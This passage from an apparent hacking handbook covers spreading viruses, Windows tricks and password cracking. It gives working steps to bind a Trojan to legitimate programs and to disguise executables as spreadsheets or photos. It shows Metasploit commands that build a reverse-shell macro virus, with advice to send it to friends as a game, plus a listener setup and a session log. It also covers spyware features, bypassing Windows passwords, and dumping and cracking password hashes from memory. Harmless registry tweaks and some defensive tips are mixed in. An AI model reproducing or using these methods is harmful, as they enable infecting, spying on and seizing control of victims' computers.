- Log Internet Chat conversation including AOL/ICQ/MSN/AIM Instant Messengers
- Spy Web Mail Content including MSN/HotMail, Yahoo! Mail
- Prevent your children or employee from some application or websites that include special keywords.
- When you left your your PC, Record your PC actions and send them through Email delivery at set times.

Download URL: www.thesecretofhacking.com/sw/ch2/realspy.rar

You can Download Many Applications free of cost from: www.ddl2.com

How to Spread Virus:

Send email after:

1. File Binding.
2. Hide exe into excel file.
3. Office 2003 Macro bypasser:
4. File name phising
5. False Linking.

1. File Binding):
File binding is a process to bind two exe files into one. When binded exe is exeuted, both the exe's are executed at the same time.

We have 2 default binder programs:
1. iexpress.exe (ship with xp+vista)
Goto run and type: iexpress

and select 1 option : create a self extraction directive file→next→select 1st option→next→give package title-my prg or any→next→ select no prompt→ select donot display a license→ add 2 files (one virus or Trojan file, and 2 any software like winamp.exe) →next→ select install program→ winamp.exe and post install command→ select server.exe(virus)→Selct default→next→no message→select Browse to save a final exe file. And next→ final.exe created.

When we are binding the exe's, the limitation is that it makes a third type of icon which can be detected so to change icon we use resource hacker program for getting the orginal icon.To change icon use ***resource hacker*** program.

Don't use custom binders from internet because they are detected as virus by many anti viruses.

Limitation of iexpress:
Iexpress can only bind exe file format into final exe, not any other extension like excel, PDF file.

Case study: 2.4 (Bind virus with any software with help of iexpress)
Video Demo: www.thesecretofhacking.com/vd/ch2/cs24

Case study: 2.5 (Bind virus with any software with help of winrar)
Video Demo: www.thesecretofhacking.com/vd/ch2/cs25

2. Hide exe into excel file.

Download: www.thesecretofhacking.com/sw/ch2/excelhacker.zip then

Extract ***excelhack.exe*** to c drive and put 2 files, one sever.exe(virus) and another is excel file(bill.xls) in the same folder then open dos prompt and then type the command given below:

c:\>excelhack.exe bill.xls server.exe [enter]

Limitation of this exploit: Work only in office 2003

Video Demo: www.thesecretofhacking.com/vd/ch2/cs26

3. Office 2003 Macro bypasser:

Download: www.thesecretofhacking.com/sw/ch2/macrobypasser.reg
and send it to the targeted system which will enable macro feature, which will be helpful to infect victim system.

4. File name phising

Open Dos Prompt and just rename the file and create a archive with help of winrar software.

C:\> ren server.exe photo1226.jpeg-www.myspace.com

Video: www.thesecretofhacking.com/vd/ch2/cs27

5. False Linking.

It is one of the special methods of infecting a target system, where we change the name of server.exe into bill.xls with the help of " ***c:\> ren server.exe bill.xls***"
But before that we make the shortcut of server.exe on same folder and after that open shortcut property and set " ***C:\windows\system32\cmd.exe /c bill.xls***" .

Then if anybody clicks on ***bill.xls.lnk*** it will automatically tun the server.exe which will infect the target system easily.

See Video for more information : www.thesecretofhacking.com/vd/ch2/cs28

Catching Malwares?

1. Choosing the Best Anti Virus Solution

First method to block virus and different type of malwares is using 2 anti viruses, and we prefer these antiviruses for maximum security:

1. Avira Premium Security Suite

   Download: www.thesecretofhacking.com/sw/ch2/antivir.zip

2. Avast v4.8 1335 Professional Edition

   Download: www.thesecretofhacking.com/sw/ch2/avast.zip

2. Using Netstat command

Use netstat command in dos prompt to find out unwanted open ports:

c:\> netstat –no [enter]

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	117.196.228.240:3468	209.85.153.104:80	ESTABLISHED	2088
TCP	117.196.228.240:3482	209.85.153.100:80	ESTABLISHED	2088

Use tasklist command to find out application related to PID(Process id).
To terminate process use; c:\> taskkill /PID 2088

3. Using Tools

1. Process explorer
Download URL: www.thesecretofhacking.com/sw/ch2/processexplorer.rar

2. Fport
Download URL: www.thesecretofhacking.com/sw/ch2/fport.exe

3. TcpView
Download URL: www.thesecretofhacking.com/sw/ch2/tcpview.exe

Video Demo: www.thesecretofhacking.com/vd/ch2/cs30

CHAPTER-3

WINDOWS HACKING

- How to Hide File & Folder Super Hidden
- Change any folder to Recycle Bin (for data security)
- Registry Editor Tweaks for fun
- Enable Task Manager /Registry Editor /Command Prompt.
- Create Undetectable Macro virus for Windows Machine's
- Hide your files in jpeg File without any Software
- How to bypass Windows Password
- Disable Writing to USB Drives
- Block all startup Trojan virus with Help of Msconfig
- 25 Windows Hidden Tools You Seldom Use

How to Hide File & Folder Super Hidden

It is a 100% safe and free method to hide a file or folder from others in your system without using any application.For this ,open dos prompt and type:

For Hide:
X:\> attrib +a +r +s +h foldername /s /d [enter]

For unhide:
X:\> attrib -a -r -s -h foldername /s /d [enter]

X= x is location for our folder in hard disk.

Limitation:
If hide protected operating system option is ***uncheck*** in folder option, victim can see ur files so disable folder options feature by this file. Just download and click yes.

Download: http://thesecretofhacking.com/sw/ch3/disable-folder-options.reg

To Re- Enable Download: http://thesecretofhacking.com/sw/ch3/enable-folder-options.reg

Video URL: http://thesecretofhacking.com/vd/ch3/cs1

Change any folder to Recycle Bin (for data security)

For changing any folder to recycle bin type these lines in notepad:

[.ShellClassInfo]
CLSID={645FF040-5081-101B-9F08-00AA002F954E}

And save as: ***Desktop.ini*** → in your folder(which you want to change into recyle bin) to change recycle bin.

We save desktop.ini in d:\data2 folder and then we open dos prompt and type the above command, which will convert the data2 folder into recycle bin.

d:\> attrib +a +r +s data2 /s /d

To change any folder into control panel and mycomputer use following CLSID:
Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}

Video URL: http://thesecretofhacking.com/vd/ch3/cs2

Registry Editor Tweaks for fun (Win XP)

1. Change Dos Prompt Color:

Type these lines in notepad and save as ***anyfile.reg and run it.***

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Command Processor]

"DefaultColor"=dword:0000002e

2. Change Your Processor to Intel Xeon 8.0 GHZ or any

Type following lines in notepad

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0]

"ProcessorNameString"="Intel Xeon 8.0GHz"

and save as ***processor.reg and run it.***

To see new processor name Click on "My computer" and right click and choose property, which will show " Intel Xeon 8.0 GHZ. (It is temparory change only)

Note: For permanent changes ***regedit /s processor.reg*** in notepad and save as ***phack.bat***

and put both files(processor.reg and phack.bat)
in windows startup folder [Documents abd settings\all users\start meny\programs\startup]
which will run whenever the system restarts.

3. Lock Homepage URL(website) on Internet explorer:

First Set any url in internet explorer after download this file and run it:

Download URL: http://thesecretofhacking.com/sw/ch3/lockhomepage.reg

Unlock URL: http://thesecretofhacking.com/sw/ch3/unlockhomepage.reg

4. Disable Find option in windows operating system

Type these lines in notepad and save as ***nofind.reg and run it.***

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

"NoFind"=dword:00000001

5. Disable Logoff Feature in Windows Operating System

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

"NoLogoff"=dword:00000001

6. Disable RUN Feature in windows operating system

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]

"NoRun"=dword:00000001

7. Optimize Computer Speed

Download URL: http://thesecretofhacking.com/sw/ch3/realfaster.reg

More tweaks are available here: http://www.askvg.com

Enable Task Manager /Registry Editor /Command prompt.

Sometime due to virus infection Task Manager/ Registry Editor/ Command Prompt is disabled. We can enable with help of gpedit.msc and registry editor.

How to enable Registry Editor
a. Type gpedit.msc in RUN dialog box and goto:

User Configuration -> Administrative Templates -> System

in right-side pane, set "Prevent access to Registry editing tools" to either Not

Configured or Disabled.

b. Just type following in RUN dialog box and press <ENTER>:

```
REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v
DisableRegistryTools /t REG_DWORD /d 0 /f
```

How to enable Task Manager

a. Type gpedit.msc in RUN dialog box and goto:

User Configuration -> Administrative Templates -> System

in right-side pane, select Ctrl+Alt+Del Options--> set " Remove Task Manager " to either Not Configured or Disabled.

How to enable Command Prompt

a. Type gpedit.msc in RUN dialog box and goto:

User Configuration -> Administrative Templates -> System

in right-side pane, set "Prevent access to command prompt" to either Not Configured or Disabled.

Create Undectable Macro Virus for Windows OS*

We use Metasploit Linux version to create virus or handle all remote connections.

Download Link: www.***metasploit***.com

Action: When any user runs the word file, we get command prompt with full administrative rights to format any drive, copy personal information.

Requirement:
1. Linux Machine (To generate virus and to listen connections)
2. Windows Machine (To embedd VBA code into word file)

Type following commands at Linux shell prompt:

```
# cd Desktop
# cd framework32
# ./msfpayload  windows/shell/reverse_tcp LHOST=192.168.1.8 LPORT=4444 V>/root/vbvirus.txt
```

Note:

LHOST=192.168.1.8 is our linux machine ip address.
LPORT=4444 is a local port for communication.

Just copy vbvirus.txt file in pen drive and goto another windows system where office 2003 installed. after we open MS WORD 2003 and select tools options→ select Macro→select Visual basic editor

After select File menu→ Import file→ select Vbvirus.txt

Save the file and exit and send to ur friends. Say this is good macro game.

To handle Windows command prompt at Linux side:
Open Linux Shell prompt and type following commands:

 # cd Desktop
 # cd framework32
#./msfconsole

- ***use exploit/multi/handler***
  > set payload windows/shell/reverse_tcp
  > set LHOST 192.168.1.8
  > set LPORT 4444
  > set exitonsession TRUE
  >exploit

Linux is ready to accept windows command prompt for remote control any system.

Advantage:
Fully undetectable for all anti virus's.

POC:
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler…
[*] Command shell session 1 opened (192.168.1.139:4444 -> 192.168.1.8:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32

Video URL: http://thesecretofhacking.com/vd/ch3/cs3

Hide your files in jpeg File without any Software

You will only need to download WinRAR. You just need to have a little knowledge about Command Prompt and have WinRAR installed.

1. Gather all the files that you wish to hide in a folder anywhere in your PC (make it in C:\hidden - RECOMMENDED).
2. Now, add those files in a RAR archive (e.g. secret.rar). This file should also be in the same directory (C:\hidden).
3. Now, look for a simple JPEG picture file (e.g. logo.jpg). Copy/Paste that file also in C:\hidden.
4. Now, open Command Prompt (Go to Run and type 'cmd'). Make your working directory C:\hidden.
5. Now type: "***COPY /b logo.jpg + secret.rar output.jpg***" (without quotes) - Now, logo.jpg is the picture you want to show, secret.rar is the file to be hidden, and output.jpg is the file which contains both. :D
6. Now, after you have done this, you will see a file output.jpg in C:\hidden. Open it (double-click) and it will show the picture you wanted to show. Now try opening the same file with WinRAR, it will show the hidden archive...

This hack will allow you to hide files in jpegs's without software installed.

Video URL: http://thesecretofhacking.com/vd/ch3/cs4

How to bypass Windows Administrator Password

This post is about an interesting ***hack to bypass the login passwords in Windows***. Application of this hack will result in Windows logging you on everytime as a certain user (Please do remember at this point that this trick is useful if you are the sole user of your computer.) Follow the steps mentioned below to apply this trick

- Click Start -> Run.
- Type ***Control userpasswords2***
- Press Enter.

- Click to uncheck the box labelled ***' Users must enter a user name and password to use this computer'***.
- Press OK.

Disable Writing to USB Drives

A major concern at organizations is allowing users to plug in a usb flash drive, because they could so easily copy corporate data. Since Windows XP SP2, you can disable writing to USB devices altogether using a simple registry hack. However one should also note that if you are using this trick, you should make sure that the users are not administrators on the computer, because they could easily change this setting back.

Here it is:

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies]
"WriteProtect"=dword:00000001

Paste the code into a notepad file,and then save it as a registry file(file.reg).
Double click it and voila,you have successfully prevented the write access to the USB drive.


Once you have double clicked the registry, you will have to reboot for the changes to take effect. This works on Windows Vista as well. Here's the window you'll get when you try and write to a USB drive:

If you want to enable the write access again,then copy this code and paste the code into a notepad file,and then save it as a registry file.Double click it and write access will be enabled again.

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies]
"WriteProtect"=dword:00000000'

Block all startup Viruses with help of msconfig

Open Run-> type msconfig and select startup tab. Select → Disable all -> Apply



25 Windows Hidden Tools You Seldom Use

To run any of these apps go to *Start* > *Run* and type the executable name and press *Enter*.

Character Map (charmap.exe) - Very useful for finding unusual characters.

Disk Cleanup (cleanmgr.exe) – The usual Disc cleanup.

Clipboard Viewer (clipbrd.exe) - Views contents of Windows clipboard.

Dr Watson (drwtsn32.exe) - Troubleshooting tool,runs when windows crashes.

DirectX diagnosis (dxdiag.exe) - Diagnose & test DirectX, video & sound cards.

Private character editor (eudcedit.exe) - Allows creation or modification of characters.

IExpress Wizard (iexpress.exe) - Create self-extracting / self-installing package.

Microsoft Synchronization Manager (mobsync.exe) - Appears to allow synchronization of files on the network for when working offline. Apparently undocumented.

Windows Media Player 5.1(mplay32.exe) - Retro version of Media Player, very basic.

ODBC Data Source Administrator (odbcad32.exe) – Database connection utility for support with external servers,create ODBC data sources,to administer remote databases or for supporting the ODBC database utility in Visual basic language.

Object Packager (packager.exe) - To do with packaging objects for insertion in files, appears to have comprehensive help files.

System Monitor (perfmon.exe) - Very useful, highly configurable tool, tells you everything you ever wanted to know about any aspect of PC performance, for budding uber-geeks only.

Program Manager (progman.exe) - Legacy Windows 3.x desktop shell.

Remote Access phone book (rasphone.exe) - Documentation is virtually non-existent.

Registry Editor (regedt32.exe or regedit.exe) – For making custom changes or hacking the Windows Registry.

Network shared folder wizard (shrpubw.exe) - Creates shared folders on network.

File signature verification tool (sigverif.exe) - This tool will search the operating system and identify any unsigned device drivers installed on the system. It will also verify all signed device drivers.

Volume Control (sndvol32.exe) - I've included this for those people that lose it from the System Notification area.

System Configuration Editor (sysedit.exe) - Modify System.ini & Win.ini just like in Win98!
.

Syskey (syskey.exe) - Secures XP Account database, use with care, it's virtually undocumented but it appears to encrypt all passwords, I'm not sure of the full implications.

Microsoft Telnet Client (telnet.exe) – Built in telnet client which can be used to connect to servers to sent emails or to hack :) This is disabled in in vista but you can re-enable it by going to

Control panel –> Programs and Features –> Click "Turn Windows features on or off" on left –> Scroll down and check "Telnet Client.

Driver Verifier Manager (verifier.exe) - Seems to be a utility for monitoring the actions of drivers, might be useful for people having driver problems. Undocumented.

Windows for Workgroups Chat (winchat.exe) - Appears to be an old NT utility to allow chat sessions over a LAN, help files available.

System configuration (msconfig.exe) - Can use to control startup programs, make changes to startup of XP.

Group Policy Editor (gpedit.msc) - Used to manage group policies, and permissions.Its an Administrator only tool.

CHAPTER-4

PASSWORD HACKING

- What is Password?
- What is Encryption?
- How to Hack any Password?
- How to bypass default win XP Password?
- How to Enable Automatic Logon in Windows?
- How to Hack Windows Administrator Password?
- Crack Windows NTLM with Pre computed Hash tables
- Dumping Memory to Extract Password Hashes
- Password Hacking through Sniffing
- How to Hack Http, ftp, router passwords?
- Password Hacking for Daily use.
- How to Protect yourself from Password Hacking?

What is Password?

A password is a secret word or string of characters that is used for authentication, to prove identity or gain access to a resource (Example: An access code is a type of password). The password must be kept secret from those not allowed access.

The use of passwords is known to be ancient. Sentries would challenge those wishing to enter an area or approaching it to supply a password or watchword. Sentries would only allow a person or group to pass if they knew the password. In modern times, user names and passwords are commonly used by people during a log in process that controls access to protected computer operating systems, mobile phones, cable TV decoders, automated teller machines (ATMs), etc. A typical computer user may require passwords for many purposes: logging in to computer accounts, retrieving e-mail from servers, accessing programs, databases, networks, web sites, and even reading the morning newspaper online.

What is Encryption?

In cryptography, encryption is the process of transforming information (referred to as plaintext) using an algorithm (called cipher) to make it unreadable to anyone except those possessing special knowledge, usually referred to as a key.

The transformation of plaintext into an apparently less readable form (called cipher text) through a mathematical process. The cipher text may be read by anyone who has the key that decrypts (undoes the encryption) the cipher text.

Encryption converts data into an encoded form before it is sent over the Internet. This prevents unauthorized access to the information. ...

How to Hack any Password?

1. Brute force attack method.
2. Sniffing
3. Social Engineering
4. with help of Tools.
5. with help of Precompiled Hash (Rainbow tables, MD5)

How to bypass default Win Xp password?

Every Windows XP does not have a default password for administrator user.For accessing the system we follow these steps:

1. type <ctr>+<alt>+<del> (del button is pressed 2 times)
2. After our Logon screen change to classic style then we type username as: ***administrator*** and in password fill nothing for login then press enter or login.

Note: This method works on fresh installation on windows xp machine. If administrator changes the password it will not work. For that we use another method to hack administrator password with the help of Backtrack4 (Live CD) and Win hack Software.

How to Enable Automatic Logon in Windows?

If you set a computer for auto logon, anyone who can physically obtain access to the computer can gain access to all of the computer contents, including any network or networks it is connected to. In addition, if you enable autologon, the password is stored in the registry in plaintext. The specific registry key that stores this value is remotely readable by the Authenticated Users group.

As a result, this setting is only appropriate for cases where the computer is physically secured, and steps have been taken to ensure that untrusted users cannot remotely access the registry.

1. Start/Run/Regedit, and then locate the following registry subkey:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winl
ogon
2. Using your account name and password, double-click the DefaultUserName entry, type your user name, and then click
   OK.
3. Double-click the DefaultPassword entry, type your password, and then click OK.

Change User Password at Command Prompt

net user <user_name> <new_password>.
Example:
c:\> net user administrator 123123

How to Hack Windows Administrator Password?

Sometime we forget our administrator password and we want to access the machine but we do not know their password so we have 2 methods to logon this machine:

1. Safe mode
2. with Help of bootable software

1.) Safe mode

Press F8 Button when windows start after select Safe mode and click yes and go to run type ***cmd***. And type following command.

C:\> net user administrator 123123

After Administrator password will be blank.

2. With help of Bootable Software

We can use following bootable ISO images:

1. Offline NT Password & Registry Editor

2. Backtrack 4 DVD (Back4.iso) – chntpw utility

1.) ***Offline NT Password & Registry Editor: i***t actually deletes your password allowing access to Windows without any password.

Tested with the following: NT 3.51, NT 4, Windows 2000, Windows XP, Windows 2003 Server,Vista and Server 2008.As far as I know, it will work with all Service Packs (SP) and all editions (Professional, Server, Home etc) Also, 64 bit windows version (XP, 2003, Vista, 2008) should be OK.

Feature's:

- Very fast password cracking tool
- No access to Windows or knowledge of old passwords is needed
- Program is completely free and open source, which means it will most likely stay free
- Works with Windows Vista passwords and Windows XP passwords (and more)
- Program's ISO image is much smaller than those of other password recovery tools
- No installation in Windows is required making this program an easy alternative to many other password recovery tools.

Download URL: www.thesecretofhacking.com/sw/ch4/ntpass.zip

Just download the ISO file, burn it to a CD, and delete your password in just a few minutes. Simple as that! And access any windows system!

2.) Backtrack 4 DVD (Back4.iso) – chntpw utility

Backtrack is the most popular Linux live CD distribution focussed on penetration testing.It comes loaded with all the top security tools so that you can immediately startup with your work without the need for downloading and installing any of the tools.

One of the uses of Backtrack is to fix windows problems such as fixing the registry, resetting the user passwords etc. Here I am going to explain how we can use Backtrack to fix the windows registry.

It has little but powerful tool called chntpw which not only allows resetting the user passwords but also comes with full fledged registry editor.

chntpw is a Windows NT 2K XP user password tool to delete passwords and restrictions from SAM database on installed system .They do not crack like brute force passwords, but only delete passwords and restrictions for Administrators and simple user in SAM database .

To erase password use a script that a make almost for you like search NTFS drivers from your XP to mount your partition with your drivers if doesn't find ask you to download all needed data from internet .

Note: Deleting the password will enable you to login to the system without a password, but it will not give you access to any encrypted data on the system. All it lets you do is log in.

Steps:

1. Burn Backtrack 4 iso in DVD and boot from DVD and after start backtrack with username: ***root*** and password: ***toor*** and open backtrack→ Privilege Escalation → Password Attacks → Chntpw
2. Shell Prompt will be open, First see Hard disk Partions with help of following command: # fdisk –l
3. note down windows partion name (like SDA1, HDA1)
4. After type following command:
5. ***chntpw –I /mnt/hda1/windows/system32/config/SAM***
6. After type ***1*** and type username: administrator select ***1*** option to clear password.

Video URL: http://thesecretofhacking.com/vd/ch4/cs1

Crack Windows NTLM with Pre computed Hash Tables

Breaking encrypted passwords has been of interest to hackers for a long time, and protecting them has always been one of the biggest security problems operating systems have faced, with Microsoft's Windows being no exception.

Windows
NT introduced the NTLM(NT LanManager) authentication method to provide stronger authentication. The NTLM protocol was originally released in version 1.0(NTLM), and was changed and fortified in NT SP6 as NTLMv2. When exchanging files between hosts in a local area network, printing documents on a networked printer or sending commands to a remote system, Windows uses a protocol called CIFS - the Common Internet File System. CIFS uses NTLM for authentication.

Breaking NTLM with precomputed tables

The following screenshot depicts a proof of concept implementation that accepts an incoming CIFS connection, goes through the protocol negotiation phase with the connecting client, sends out the static challenge, and disconnects the client after receiving username and NTLM hash from it. The server also logs some more information that the client conveniently sends along.

IceDragon wincatch # bin/wincatch
This is Alpha stage code from nologin.org
Distribution in any form is denied
Src Name: BARRIERICE
IP: 192.168.7.13
Username: Testuser
Primary Domain: BARRIERICE
Native OS: Windows 2002 Service Pack 2 2600
Long Password Hash:
3c19dcbdb400159002d8d5f8626e814564f3649f0f918666

That's a Windows XP machine connecting to the rogue server running on Linux. The client is connecting from IP address 192.168.7.13. The username is "Testuser", the name of the host is "BarrierIce", and the password hash got captured too of course.

Ophcrack is a free Windows password cracker based on rainbow tables. It is a very efficient implementation of rainbow tables done by the inventors of the method. It comes with a Graphical User Interface and runs on multiple platforms.

Follow the steps below to recover Windows user id and password information

1.) Point your browser to http://ophcrack.sourceforge.net/ and download ophcrack live cd image for your OS depending on whether you run Windows XP or Vista.

Dumping Memory to Extract Password Hashes*

Using Volatility (1.3_Beta), Volatility Plugin from Moyix, a test RAM Image (xp-laptop-2005-06-25.img) and a Windows Hash/Password Finder (SamInside or Cain and Abel) identify the passwords for the following users: ***Sarah, phoenix and the Administrator***.

1. Run hivescan to get hive offsets

command: python volatility hivescan -f "C:\Dump\xp-laptop-2005-06-25.img"

Offset (hex)
42168328 ***0x2837008***
42195808 0x283db60
47592824 0x2d63578
207677272 0xc60e758
207736840 0xc61d008
207759192 0xc622758
207822 ***** Truncated to save some space

2.Run hivelist with the first hivescan offset

command: python volatility hivelist -f "C:\Dump\xp-laptop-2005-06-25.img" -o ***0x2837008***

Address Name
0xe1ecd008 \Documents and Settings\Sarah\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1eff758 \Documents and Settings\Sarah\NTUSER.DAT
0xe1bf9008 \Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1c26850 \Documents and Settings\LocalService\NTUSER.DAT
0xe1bf1b60 \Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1c2a758 \Documents and Settings\NetworkService\NTUSER.DAT
0xe1982008 \WINDOWS\system32\config\software
0xe197f758 \WINDOWS\system32\config\default
0xe1986008 \WINDOWS\system32\config\SAM
0xe197a758 \WINDOWS\system32\config\SECURITY
0xe1558578 [no name]
0xe1035b60 \WINDOWS\system32\config\system

0xe102e008 [no name]

3. ***Find Password Hash (-y System Hive Offset)(-s SAM Hive Offset) and Send to Text File.***

Command: volatility hashdump -f "C:\Dump\xp-laptop-2005-06-25.img" -y ***0xe1035b60*** -s ***0xe1986008***>Password_Hash.txt

Administrator:500:08f3a52bdd35f179c81667e9d738c5d9:ed88cccbc08d1c18bcded317112555f4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ddd4c9c883a8ecb2078f88d729ba2e67:e78d693bc40f92a534197dc1d3a6d34f:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:8bfd47482583168a0ae5ab020e1186a9:
::
phoenix:1003:07b8418e83fad948aad3b435b51404ee:53905140b80b6d8cbe1ab5953f7c1c51:::
ASPNET:1004:2b5f618079400df84f9346ce3e830467:aef73a8bb65a0f01d9470fadc55a411c:::
Sarah:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

4.Import Password_Hash.txt into a Password Finder (SamInside, Cain and Abel...).

User: Sarah Password: Empty
User: phoenix Password: Neon96
User: Administrator Password: Neon1996

Dumping memory with MDD

ManTech Memory DD (MDD) (http://www.mantech.com/msma/MDD.asp) is released under GPL by Mantech International. MDD is capable of copying the complete contents of memory on the following Microsoft Operating Systems: Windows 2000, Windows XP, Windows 2003 Server, Windows 2008 Server.

After downloading MDD from the Mantech site you need to run the program at the command line.

MDD Command Line Usage:

mdd -o OUTPUTFILENAME

Example:

```
C:\tools\mdd> mdd -o memory.dd
-> mdd
-> ManTech Physical Memory Dump Utility
Copyright (C) 2008 ManTech Security & Mission Assurance

-> This program comes with ABSOLUTELY NO WARRANTY; for details use
option `-w'
```

```
This is free software, and you are welcome to redistribute it
under certain conditions; use option `-c' for details.

-> Dumping 255.48 MB of physical memory to file 'memory.dd'.

65404 map operations succeeded (1.00)
0 map operations failed

took 21 seconds to write
MD5 is: a48986bb0558498684414e9399ca19fc
```

The output file is commonly referred to as an "image" . MDD function is limited to copying physical memory, so you will have to utilize another tool to analyze the memory image.

Password Hacking through Sniffing*

What is Sniffing?
Sniffing is another technique to use internally. A sniffer or packet capture utility is able to capture any traffic travelling along the network segment to which it is connected. We normally set up sniffers throughout the organization to capture network traffic, hoping to identify valuable information such as user IDs and passwords. We use sniffing to passively capture data being sent across the internal network. Laptops are usually the ideal platform since they are portable and easy to conceal. The system does not even need an IP address since it passively captures the traffic. The sniffing machine copies the data without modifying its contents and is difficult to detect even with sophisticated intrusion detection software. There are programs, such as AntiSniff, that have some success in detecting sniffers.

Switched Ethernet environments reduce the risk of packet capture. Since the sniffer is able to capture traffic only on its same network segment, a sniffer in a switched environment can see only traffic destined for it. However, in a shared environment or mixed environment, sniffers can be very useful for capturing valuable traffic. In addition, dsniff, written by Dug Song, is able to sniff across switches. The techniques dsniff uses to sniff on switched segments can cause denial-of-service conditions and therefore should be used cautiously during penetration testing.

Top 4 Sniffers:

Ethreal
dsniff
Ettercap NG 0.7.1
Hunt 1.5

Video url: http://thesecretofhacking.com/vd/ch4/cs2

How to hack Http, ftp, router Passwords?

A *brute-force attack* is nothing more than guessing a user ID/*password* combination. use brute force attack tools like THC-Hydra, Brutus.

1.) THC-Hydra:

THC-Hydra is a remote dictionary attack tool from The Hacker's Choice group. It's a well made tool that supports a lot of protocols and options. The following protocols are supported: TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC, RSH, RLOGIN, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, LDAP2, Cisco AAA.

Download URL: http://freeworld.thc.org/thc-hydra/

Purchase commercial world from: http://www.openwall.com/wordlists/

Video URL: http://thesecretofhacking.com/vd/ch4/cs3

2.) Brutus:

Brutus is one of the fastest, most flexible remote password crackers you can get your hands on - it's also free. It is available for Windows 9x, NT and 2000, there is no UNIX version available although it is a possibility at some point in the future. Brutus was first made publicly available in October 1998 and since that time there have been at least 70,000 downloads and over 175,000 visitors to this page. Development continues so new releases will be available in the near future. Brutus was written originally to help check routers etc. for default and common passwords.

Brutus version AET2 is the current release and includes the following authentication types :

HTTP (Basic Authentication)
HTTP (HTML Form/CGI)
POP3
FTP
SMB
Telnet
Other types such as IMAP, NNTP, NetBus etc are freely downloadable from this site and simply imported into your copy of Brutus. You can create your own types or use other peoples.

The current release includes the following functionality :

Multi-stage authentication engine
60 simultaneous target connections
No username, single username and multiple username modes

Password list, combo (user/password) list and configurable brute force modes
Highly customisable authentication sequences
Load and resume position
Import and Export custom authentication types as BAD files seamlessly
SOCKS proxy support for all authentication types
User and password list generation and manipulation functionality
HTML Form interpretation for HTML Form/CGI authentication types
Error handling and recovery capability inc. resume after crash/failure.

Download url: http://www.hoobie.net/brutus/brutus-download.html

Password Hacking for Daily Use.

1.) PDF Password Remover 3.0

The PDF Password Remover is a useful and reliable software which can be used to decrypt protected Adobe Acrobat PDF files, which have "owner" password set, preventing the file from editing (changing), printing, selecting text and graphics.

Decryption is being done instantly. Decrypted file can be opened in any PDF viewer (e.g. Adobe Acrobat Reader) without any restrictions -- i.e. with edit/copy/print functions enabled. All versions of Adobe Acrobat (including 7.x, which features 128-bit encryption) are supported.

Download URL: http://thesecretofhacking.com/sw/ch4/pdfpasswd.rar

2.) Multi Password Recovery 1.1.4

Multi Password Recovery (MPR) - multifunctional password decryption, removal and auditing solution for Windows. MPR instantly finds and recovers passwords from more than 80 popular applications (FTP, E-mail clients, IM, Browsers and so on). It can also delete stored passwords, shows passwords hidden under asterisks, copies SAM file and can generate new passwords. Under W2K/XP/2K3 MPR is able to process blocked for reading files.

Password Recover from:

FTP clients (Core FTP 2.x,FTP Commander Pro, FlashFXP 1.x-3.x, CuteFTP Home/Pro WS_FTP 5, 6, 7, 8, 9)

E-mail Clients:
- Outlook Express 6.0
- Outlook 2000 (MSO 2000), 2002 (MSO XP), 2003 (MSO .NET)
- Mozilla Thunderbird 1.0, 1.5.x

Browsers:
- Opera 6.x, 7.x, 8.x, 9.x
- Mozilla Browser 1.7.x
- Internet Explorer 4, 5, 6, 7
- Mozilla Firefox (mostly all versions)

Download managers:
- Download Master 4, 5
- GetRight 5
- FlashGet (JetCar) 1.6, 1.71, 1.8
- Internet Download Accelerator 5

Internet
- QIP 2005
- Miranda IM 0.2.x, 0.3.x, 0.4.x, 0.5.x, 0.6
- ICQ 99b-2003b, Lite 4, Lite 5
- MSN Messenger 1.x-7.x
- Windows Messenger
- Yahoo! Messenger 3.x-6.x
- AOL Instant Messenger (older versions), 6.x
